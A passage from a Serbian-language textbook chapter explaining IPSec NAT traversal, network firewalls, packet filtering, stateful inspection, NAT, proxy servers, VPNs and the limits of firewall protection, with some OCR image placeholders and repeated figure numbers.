Ukoliko se bilo gde između entiteta koji žele uspostaviti IPSec komunikaciju koristi NAT, upotreba AH nije moguća ni u transportnom ni u tunelskom režimu rada, jer će NAT rezultirati narušavanjem integriteta IP datagrama i uzrokovati njegovo odbacivanje na strani primaoca.

Međutim, ukoliko se za IPSec koristi samo ESP, situacija nije bezizlazna. U transportnom načinu rada upotreba NAT-a, takođe, uzrokuje nemogućnošću IPSec komunikacije, ali u tunelskom režimu ESP može funkcionisati. Prilikom korišćenja NAT-a, potrebno je obratiti pažnju i na IKE/ISAKMP, jer autentifikacija zasnovana na tajnom ključu koristi i kolačiće koji se generišu zavisno od IP adrese entiteta, što takođe rezultuje gubitkom integriteta i nemogućnošću uspostave komunikacije. Ovaj nedostatak, za razliku od problema s AH i ESP, može se rešiti korišćenjem drugih IKE autentifikacionih metoda (korišćenje digitalnih potpisa ili kriptografije sa javnim ključevima).

IPSec NAT-T (*NAT traversal*) tehnologija, definisana u dokumentima RFC 3947 "Negotiation of NAT-Traversal in the IKE" i RFC 3948 "UDP Encapsulation of IPsec ESP Packets" unapređuje IPSec tako da, uz određena ograničenja, omogućava uspostavljanje IPSec komunikacije i između entiteta koji se nalaze iza NAT uređaja. Osnovna ideja IPSec NAT traversal (u nastavku dokumenta NAT-T) tehnologije je


korišćenje UDP paketa za enkapsulaciju IPSec ESP i IKE paketa. IPSec AH paketi ne mogu se enkapsulirati korišćenjem NAT-T tehnologije. Standardni port za IPSec NAT-T komunikaciju je UDP port 4500. Korišćenje istog UDP porta za NAT-T enkapsulaciju pojednostavljuje konkretnu implementaciju i konfiguraciju (na primer, mrežnih barijera).

Mrežne barijere

5.1. Šta je mrežna barijera?

Pre masovnog korišćenja Interneta, jedini način koji je omogućavao napadačima da se povežu na privatnu mrežu bio je direktno biranje telefonskog broja modemom preko javne telefonske mreže. Zato se pitanju zaštite usaljenog pristupa nije posvećivano mnogo pažnje. Efikasnost komunikacije koju omogućava Internet omogućava je prouzrokovala masovno priključenje privatnih mreža direktno na Internet. Direktne veze sa Internetom olakšavaju napadačima postupke eksploatacije privatnih mreža. Privatna mreža direktno vezana na Internet praktično je povezana sa svim drugim računarima i mrežama priključenim na Internet. Mreža direktno povezana na Internet, bez mehanizama za kontrolu pristupa, ne može omogućiti sigurnost pohranjenih podataka, niti može sačuvati mrežne resurse od eksploatacije.


Mrežne barijere se koriste za kreiranje kontrolnih tačaka bezbednosti na granicama privatnih mreža (slika 5.1).



Slika 5.1. *Mrežna barijera vezuje privatnu i javnu mrežu*

Na ovim kontrolnim tačkama mrežna barijera ispituje sve pakete koji prolaze između privatne mreže i Interneta. U zavisnosti od toga da li paketi zadovoljavaju pravila definisana listama za kontrolu pristupa, mrežna barijera će dozvoliti ili zabraniti protok tog paketa. Jednostavno rečeno, mrežna barijera je filtar na relaciji lokalna mreža – Internet. Mrežne barijere održavaju vezu sa spoljnom mrežom, što je moguće bezbednijom tako što ispituju i, nakon toga, odobravaju ili odbijaju svaki pokušaj povezivanja privatnih mreža i spoljnih mreža (slika 5.2). Firewall, takođe, štiti kućne računare sa stalni pristupom Internetu.

Pošto sav saobraćaj namenjen privatnoj mreži, kao i saobraćaj koji potiče od privatne a namenjen je javnoj mreži prolazi kroz firewall, mrežne barijere kreiraju "uska grla" (engl. *bottlenecks*) između unutrašnjih i spoljnih mreža. S obzirom na to da su linije koje obezbeđuju vezu ka Internetu relativno spore u poređenju sa procesorkom snagom i brzinom savremenih računara, zastoj prouzrokovan mrežnom barijerom je najčešće zanemarljiv.



Slika 5.2. *Skica povezivanja privatne mreže na javnu preko mrežne barijere*

Funkcije mrežne barijere

Mrežne barijere najčešće obavljaju sledeće funkcije:

- **Filtriranje paketa**. Zaglavlje paketa (izvorišna i odredišna adrese, broja porta) se analizira i upoređuje sa pravilima mrežne barijere. Shodno tome da li paket zadovoljava pravila, dozvoljava se prolaz ili se paket odbacuje.

- **Prevođenje mrežnih adresa**. Prevodi adrese računara u privatnoj mreži u jednu ili više javnih IP adresa i na taj način skriva identitet računara.

- **Proksi servisi**. U najširem smislu, proksi server (engl. *proxy*) je sloj između lokalne i spoljašnje mreže koji omogućava većem broju računara da dele jednu vezu ka Internetu i skladišti, tj. kešira podatke kako ubrzao pristup tim podacima

sa lokalne mreže. Proksi serveri rade na aplikacionom sloju OSI modela, što znači da svaki klijent mora biti pojedinačno konfigurisan (moraju se navesti adresa proksi servera i port na kome proksi servis radi pruža usluge).

Mrežna barijera može biti zaseban hardverski uređaj (na primer, Cisco PIX) ili softver (na primer, iptables ili Kerio Winroute firewall). Mrežna barijera može da obavlja sve ili samo neke od navedenih funkcija; na primer, ruter može da obavlja filtriranje paketa, dok proxy server može biti instaliran na zasebnom računaru. Takođe, mrežna barijera može da obavlja i sve ove funkcije (Linux operativni sistem sa iptables mrežnom barijerom i squid proxy serverom).

U dodatne funkcije mrežnih barijera spadaju:

- **Šifrovana autentifikacija**. Omogućava korisnicima na javnim mrežama da dokažu svoj identitet mrežnoj barijeri, čime se kontroliše pristup privatnim mrežama sa spoljnih lokacija.

- **Virtualno privatno umrežavanje** (VPN). Uspostavljanje zaštićene veze između dve privatne mreže preko javnog nesigurnog medijuma kao što je Internet. Ovim je omogućeno sigurno povezivanje fizički odvojenih mreža bez zakupljivanja direktnih linija. VPN se u literaturi takođe pominje i kao šifrovan tunel.

Takođe, neke mrežne barijere obezbeđuju dodatne servise zasnovane na pretplati koji se ne mogu definisati kao prave funkcije mrežne barijere, ali su veoma korisne. Ove funkcije su dostupne samo na mrežnim barijerama koje su sposobne da obave dubinsku analizu sadržaja paketa (engl. *deep packet inspection*), o kojoj će biti više reči u poglavlju koje se bavi sistemima za detekciju i sprečavanje upada.

- **Traženje zlonamernog koda u paketima**. Mrežna barijera pretražuje dolazeće nizove podataka i u njima traži oznake virusa, crva. Ažuriranje baze u kojoj su opisane oznake virusa ("antivirusne definicije") je usluga koja se naknadno plaća proizvođaču mrežne barijere.

- **Filtriranje na osnovu sadržaja** (engl. *content filtering*). Mrežna barijera blokira saobraćaj korisnika privatne mreže na osnovu sadržaja (po kategorijama, kao što su, na primer, pornografija, govor mržnje ili informacije o hakerisanju). Liste koje definišu pripadnost sadžaja određenim kategorijama takođe zahtevaju pretplatu.

Mrežne barijere omogućuju centralizaciju svih bezbednosnih servisa na računarima koji su optimizovani i posvećeni zadatku zaštite. Mrežne barijere štite mrežu na mrežnom, transportnom i aplikacionom sloju OSI referentnog modela:

- mrežni sloj – filtriranje paketa na osnovu IP adresa i prevođenje privatnih u javne IP adrese (*engl. network adress translation*, NAT),

- transportni sloj – kontrola pristupa TCP servisima, tj. dozvola ili zabrana pristupa TCP/IP portovima u zavisnosti od izvorišnih i odredišnih IP adresa,

- aplikacioni sloj – prihvatanje zahteva za pristup određenoj aplikaciji koji se dalje upućuju ka odredištu ili blokiraju.

Kao mrežna barijera može se koristiti skup hardverskih uređaja i/ili servera od kojih svaki obavlja samo jednu od navedenih funkcija. Na primer, ruter, kao zaseban hardverski uređaj, filtrira pakete na osnovu IP adresa i broja porta, dok se proksi server nalazi na posebnom računaru unutar mreže.

Filtriranje paketa

Mrežne barijere analiziraju pakete i upoređuju ih sa prethodno definisanim skupom pravila. Filtriranje je moguće na osnovu bilo kog dela zaglavlja paketa (slika 5.3), a većina filtara donosi odluku na osnovu:

- **tipa protokola** – na ovaj način se može izvršiti diskriminacija čitavih skupova protokola, kao što su UDP, TCP, ICMP, IGMP),
- **IP adrese** – prihvatanje ili odbijanje paketa na osnovu IP adrese je najjači oblik zaštite koji se može postići prostim filtriranjem paketa,
- **TCP/UDP porta** – na primer, svim računarima se može dozvoliti da pristupe TCP portu 80 (HTTP), dok je pristup TCP portu 22 (ssh) ograničen računarima koji pripadaju određenom opsegu IP adresa.

Na osnovu definisanih pravila i zaglavlja konkretnog IP paketa, filter paketa može da odluči da:

- **prihvati paket**,
- **odbaci paket**,
- **odbaci paket i obavesti pošiljaoca** da njegov paket nije prihvaćen.

Navodimo neke preporuke za konfigurisanje filtratora paketa:

- eksplicitno zabranite sve osim onog što treba da bude dozvoljeno,
- napravite demilitarizovanu zonu za servere koji trebaju da budu dostupni računarima sa Interneta,
- zabranite sve ulazne konekcije, tj. konekcije spolja ka računarima u lokalnoj mreži (time se sprečava mogućnost povezivanja spolja na prethodno instalirane trojanske konje na računarima u lokalnoj mreži),

- zabranite računarima iz lokalne mreže da na Internet šalju pakete koji nisu zahtevi namenjeni Internet servisima (na primer, lokalni računar ne treba da šalje NetBIOS paket na Internet).
- zabranite odgovore na ICMP echo ili ICMP redirect pakete,
- zabranite slanje update protokola za rutiranje ka ruterima na unutrašnjoj mreži.

Sofisticirani filtri proučavaju sve konekcije koje prolaze kroz njih i pri tom traže oznake koje ukazuju na moguće "hakerisanje", kao što je navođenje tačne putanje puta (engl. *source routing*), preusmeravanje ICMP paketa (ICMP redirect) i lažiranje IP adresa. Konekcije koje prikazuju ovakve karakteristike bivaju odbačene.

Ne oslanjajte se samo na filtriranje paketa! Filtriranje paketa ne rešava u potpunosti problem bezbednosti lokalnih mreža. Na primer, filtri ne ispituju HTTP poruke, sadržane u TCP paketima kako bi utvrdili da li oni sadrže elemente kojima se eksploatišu slabe tačke nekog Web servera kog taj filtar štiti.

Postoje dve vrste filratora paketa: bez uspostave stanja (engl. *stateless firewall*) i mrežne barijere sa uspostavom stanja (engl. *statefull firewall*).


Mrežna barijera bez uspostave stanja odbacuje paket ukoliko nema dovoljno informacija šta bi sa njim trebalo da uradi. Većina mrežnih barijera ovog tipa ostavlja portove veće od 1024 otvorene, kako bi omogućila slanje odgovora računaru koji je poslao zahtev. Trojanski konji mogu da iskoriste ove portove i to predstavlja ozbiljan sigurnosni propust.

Mrežne barijere sa uspostavom stanja su fleksibilnije jer prate stanje na mrežnom sloju (pamte zahteve za uspostavljanjem veze) i to koriste prilikom donošenja odluka. Karakterišu se postojanjem tabele stanja, tj. tabele u kojoj *firewall* vodi evidenciju o trenutnim stanjima konekcija. Barijere ovog tipa dozvoljavaju slanje odgovora ka računarima koji su uspostavili konekciju, a potencijalne rupe ostaju otvorene samo onoliko dugo koliko je potrebno. Obajsnićemo to na sledećem primeru.

Pretpostavite da je računarima na lokalnoj mreži dozvoljeno da uspostave konekcije ka određenim portovima računara na spoljnoj mreži. Računar na lokalnoj mreži, koji odluči da inicira TCP konekciju, šalje TCP paket na IP adresu i broj porta javnog servera. U ovoj poruci, računar navodi udaljenom serveru svoju IP adresu i broj porta na kom očekuje odgovor. Mrežna barijera dozvoljava da prođe paket na spoljašnju mrežu i pamti relevantne informacije iz zaglavlja paketa. Nakon primanja paketa, spoljašnji server šalje odgovor na specificirani port. Mrežna barijera proverava sve podatke koji su razmenjeni između ta dva računara i, budući da zna da je konekciju inicirao računar sa lokalne mreže, dozvoljava računaru sa spoljašnje mreže da odgovori na taj zahtev.

Rad mrežne barijere sa uspostavom stanja ilustrovaćemo primerom (slika 5.3). Između klijenta koji pripada unutrašnjoj mreži (192.168.0.1) i servera koji pripada

spoljašnjoj mreži (11.12.13.14) nalazi se *firewall* sa uspostavom stanja konfigurisan tako da propušta sav odlazeći saobraćaj.




Slika 5.3. *Mrežna barijera sa uspostavom stanja (1)*

- Klijent šalje serveru zahtev na port 80 i zahteva odgovor na portu 1220.
- *Firewall* prosleđuje paket, dodaje u tabelu, stanja pravilo: server 11.12.13.14 može slati pakete računaru 192.168.0.1 na port 1220.
- Server prima zahtev i šalje odgovor na 192.168.0.1:1220.
- Firewall proverava tabelu stanja i utvrđuje da server 11.12.13.14 može slati pakete računaru 192.168.0.1 na port 1220.
- Računar prima odgovor na portu 1220.

Ukoliko napadač sa IP adresom 11.12.13.14 pokuša da odgovori na zahtev klijenta, firewall neće proslediti odgovor jer u tabeli stanja ne postoji zapis koji dozvoljava

računaru 11.12.13.14 da šalje podatke na 192.168.0.1:1220 (slika 5.3).

Kada učesnici u sesiji zatvore TCP konekciju, mrežna barijere briše zapise u svojoj tabeli stanja i time ukida mogućnost računaru da dalje sa spoljašnje mreže komunicira sa računarom na lokalnoj mreži. Ukoliko računar na lokalnoj mreži prestane da odgovara računaru na Internetu pre zatvaranja TCP konekcije (na primer, zbog prekida veze) ili ako protokol koji je u pitanju, ne podržava sesije (na primer, UDP), mrežna barijera će ukloniti zapis iz tebele stanja nakon određenog vremenskog intervala (slika 5.4).




Slika 5.5. *Mrežna barijera sa uspostavom stanja (2)*

Prevođenje mrežnih adresa

NAT skriva informacije o računarima u privatnoj mreži od napadača sa Interneta. Prilikom prolaza paketa kroz mrežnu barijeru NAT skriva IP adrese računara iz privatne

mreže prevodeći ih u adresu mrežne barijere. Mrežna barijera, zatim, ponovo šalje podatke koji se u tom paketu nalaze sa svoje adrese, koristeći pritom tablicu prevođenja adresa. Osim zaštitne funkcije, NAT omogućava uštedu javnih IP adresa, jer se jedna javna IP adresa, koristeći različite brojeve porta, može prevesti u veći broj privatnih IP adresa.



Slika 5.3. *Prevođenje mrežnih adresa*

Postoji nekoliko vrsta prevođenja IP adresa:

- **statičko** – blok javnih IP adresa se na osnovu fiksne tablice prevođenja prevodi u blok privatnih IP adresa, tako da jednoj javnoj IP adresi odgovara jedna privatna IP adresa. Na ovaj način se skriva identitet računara u lokalnoj mreži;
- **dinamičko** – blok javnih IP adresa se dinamički prevodi u blok privatnih IP adresa. Na ovaj način se skriva identitet računara u lokalnoj mreži;
- **dinamičko sa preopterećenjem** (engl. *port address translation*, PAT) – jedna ili više javnih IP adresa se na osnovu broja porta prevodi u veći broj privatnih IP adresa. Na ovaj način se skriva identitet računara u lokalnoj mreži. Ovaj način prevođenja adresa se najčešće koristi.

Kao posebni slučajevi dinamičkog prevođenja mogu se izdvojiti slučajevi prevođenja radi raspodele opterećenja sa:

- unutrašnje strane mrežne barijere – pretpostavite da sa unutrašnje strane mrežne barijere imate troslojnu klijent-server arhitekturu (četiri Web servera sa aplikacionom logikom povezana na istu bazu podataka). U tom slučaju, javna IP adresa se prevodi u jednu od privatnih IP adresa (dodeljenih serverima) po


round-robin algoritmu kako bi se raspodelilo opterećenje između Web servera.

- spoljašnje strane mrežne barijere – pretpostavite da je Vaša mrežna barijera povezana sa Internetom pomoću nekoliko veza. *Firewall* bira rutu i povezuje računar iz lokalne mreže na Internet shodno opterećenju i dostupnosti javnih mreža.

Proxy servisi


Filtriranje i NAT rešavaju neke probleme vezivanja lokalnih mreža na Internet, ali, uzevši u obzir da samo analiziraju i eventualno menjaju zaglavlje paketa a ne i njegov sadržaj, ne obezbeđuju potpunu kontrolu podataka koji prolaze kroz mrežnu barijeru. U tom slučaju je moguće da napadač pomoću mrežnog monitora pregleda saobraćaj koji dolazi iz Vaše mrežne barijere i na osnovu dobijenih informacija zaključi da firewall prevodi adrese računara sa unutrašnje mreže. Napadač na ovaj način može dobiti informacije potrebne za krađu TCP konekcija što za posledicu može eventualno imati prolaz napadača kroz mrežnu barijeru.

Proxy aplikativnog sloja sprečava ovaj problem tako što omogaćava da se potpuno zabrani protok podataka protokola mrežnog sloja i da se dozvoli saobraćaj samo protokolima viših slojeva, kao što su HTTP, FTP i SMTP. Proksi aplikativnog sloja je specifična klijentsko-serverska kombinacija za konkretan protokol koji se koristi. Na primer, web proxy je kombinacija web servera i web klijenta. Serverski deo proxy protokola prihvata konekcije klijenata unutrašnje mreže, dok se klijentski deo protokola povezuje na javni server. Kada klijentski proxy deo primi podatke od javnog servera, serverska strana proxy aplikacije šalje podatke krajnjem unutrašnjem klijentu (slika 5.4).



Slika 5.4. *Proxy server*

Na primer, ukoliko u Firefox web browser unesete adresu (ili ime) proksija, browser će slati sve zahteve tom proxy serveru, umesto da sam razrešava adrese i uspostavlja direktne konekcije (slika 5.5).



Slika 5.5. *HTTP proksi*

Proxy serveri pripadaju dvema mrežama koje nisu povezane ruterima. Kada klijent zaštićene mreže inicira zahtev prema serveru javne mreže, proxy server preuzima taj konekcioni zahtev i povezuje se na server javne mreže u ime klijenta zaštićene mreže. Proxy server, takođe, prosleđuje odgovor javnog servera klijentu na unutrašnjoj mreži. Proxy serveri ilustruju ne-zlonameran napad tipa "čovek-u-sredini" i daju primer kako bi neko mogao izvršiti zlonamerne vrste obrade mrežnog saobraćaja.

Proksi serveri su specifični po tome što su namenjeni konkretnim protokolima. To znači da za različite protokole morate imati različite proksije. Postoji mnogo protokola, od kojih za neke postoji, a za neke ne postoji proxy. Proxy ne postoji za vlasničke (engl. *proprietary*) aplikativne protokole tako da se saobraćaj tih protokola moraju slati kroz filtere mrežnog sloja ili kroz generički TCP proxy koji će preuzeti ulogu proksija za konkretan protokol (tako što će regenerisati pakete jednostavnim prenosom sa jedne na drugu stranu). Iako generički proksi ne može sprečiti napade filtriranje na osnovu sadržaja, bezbedniji je od filtriranog usmeravanja, zato što se paketi mrežnog sloja ponovo formiraju na drugoj strani proksija, čime se uklanjaju zlonamerne informacije koje firewall ne detektuje.

Virtuelne privatne mreže i šifrovana autentifikacija

Virtualne privatne mreže, poznate i kao šifrovani tuneli, omogućavaju zaštićeno povezivanje dve fizički odvojene mreže preko Interneta. Podaci koji se razmenjuju na ovaj način su nevidljivi za neovlašćene entitete. VPN može biti predmet raznih

neugodnih napada, kao što su pokušaji redirekcije, inicijalizovanje lažne konekcije ili bilo koji drugi vid napada dok se uspostavlja tunel. Ali, kada se VPN implementira kao integralni deo mrežne barijere, mehanizmi autentifikacije na mrežnoj barijeri se mogu iskoristiti da spreče eksploataciju uspostave tunela. Jednom kada su uspostavljeni, VPN tuneli su nepristupačni za eksploatisanje. Na granicama sa Internetom su smeštene mrežne barijere čiji je cilj da služe kao krajevi tunela. VPN takođe dozvoljava korisnicima da adresiraju udaljene unutrašnje računare pomoću njihovih privatnih IP adresa; NAT i filtri paketa bi to sprečili ukoliko pokušaj za uspostavljanje konekcije potiče sa Interneta.

Šifrovana autentifikacija dozvoljava spoljnim korisnicima na Internetu da dokažu svoj identitet autorizovanih korisnika mrežnoj barijeri i da tako otvore konekciju kroz taj firewall ka unutrašnjoj mreži. Za šifrovanu autentifikaciju se može koristiti bilo koji autentifikacioni protokol. Kada je veza jednom uspostavljena, ona može, a i ne mora, biti šifrovana, što zavisi od konkretnog firewall prozvoda koji se koristi i od toga da li je na klijentu instaliran dodatni softver koji će obezbediti podršku za tuneliranje.

Problemi koje mrežne barijere ne mogu rešiti

Nijedna mreža povezana sa Internetom ne može biti sigurna. Mrežne barijere su dosta efektne i sprečavaju napadače da pristupe vašoj privatnoj mreži. Mrežna barijera će sprečiti napadača da pristupi telnet servisu na vašem web ili mail serveru, ili da "pinguje" računare u vašoj mreži. Međutim, postoje situacije u kojima mrežna barijera ne može da spreči napad. Na primer, firewall ne može rešiti problem zaštite od protokola, kojima je dozvoljen prolaz. Na primer, ukoliko imate na mreži postavljen IIS, kao javni web server, vaš firewall će do njega propuštati saobraćaj na portu 80. To znači da je napadač u u mogućnosti da iskoristi brojne greške IIS-a, u cilju dobijanja administrativnog pristupa sa udaljene lokacije. Kada uspostave kontrolu nad web serverom, napadači mogu da obore server ili na njemu izmene informacije, ili, eventualno, koristeći taj web server, da napadnu unutrašnju mrežu (ukoliko ih ne spreče dodatna pravila na mrežnoj barijeri). Zaključak je da vas mrežna barijera neće zaštititi od napada koji se sprovode na oponašanje legitimnog saobraćaja na otvorenim portovima. Za sprečavanje takvih napada morate da koristite sistem za sprečavanje upada u mreže – IPS.

Postoji još jedna ozbiljna pretnja bezbednosti vaše mreže - skriveni prolazi na pomoću kojih se korisnici mogu povezati na Internet. Na primer, modemi nude mogućnost da bilo koji korisnik na Vašoj mreži uspostavi vezu telefonskom linijom sa sopstvenim dobavljačem Internet usluga (ISP) i tako kompletno zaobiđe Vaš firewall. Ukoliko u obzir uzmete činjenice da su modemi jeftini, da svi savremeni klijentski operativni sistemi imaju potreban softver za podešavanje modema i da telefonski račun plaća firma, doćićete do zaključka da većina zaposlenih koji poznaje rad na računaru može lako sa svojih radnih mesta da zaobiđe vaš firewall. Korisnici se obično odlučuju na ovakav korak ukoliko vaš firewall ne propušta servise koje bi oni želeli da

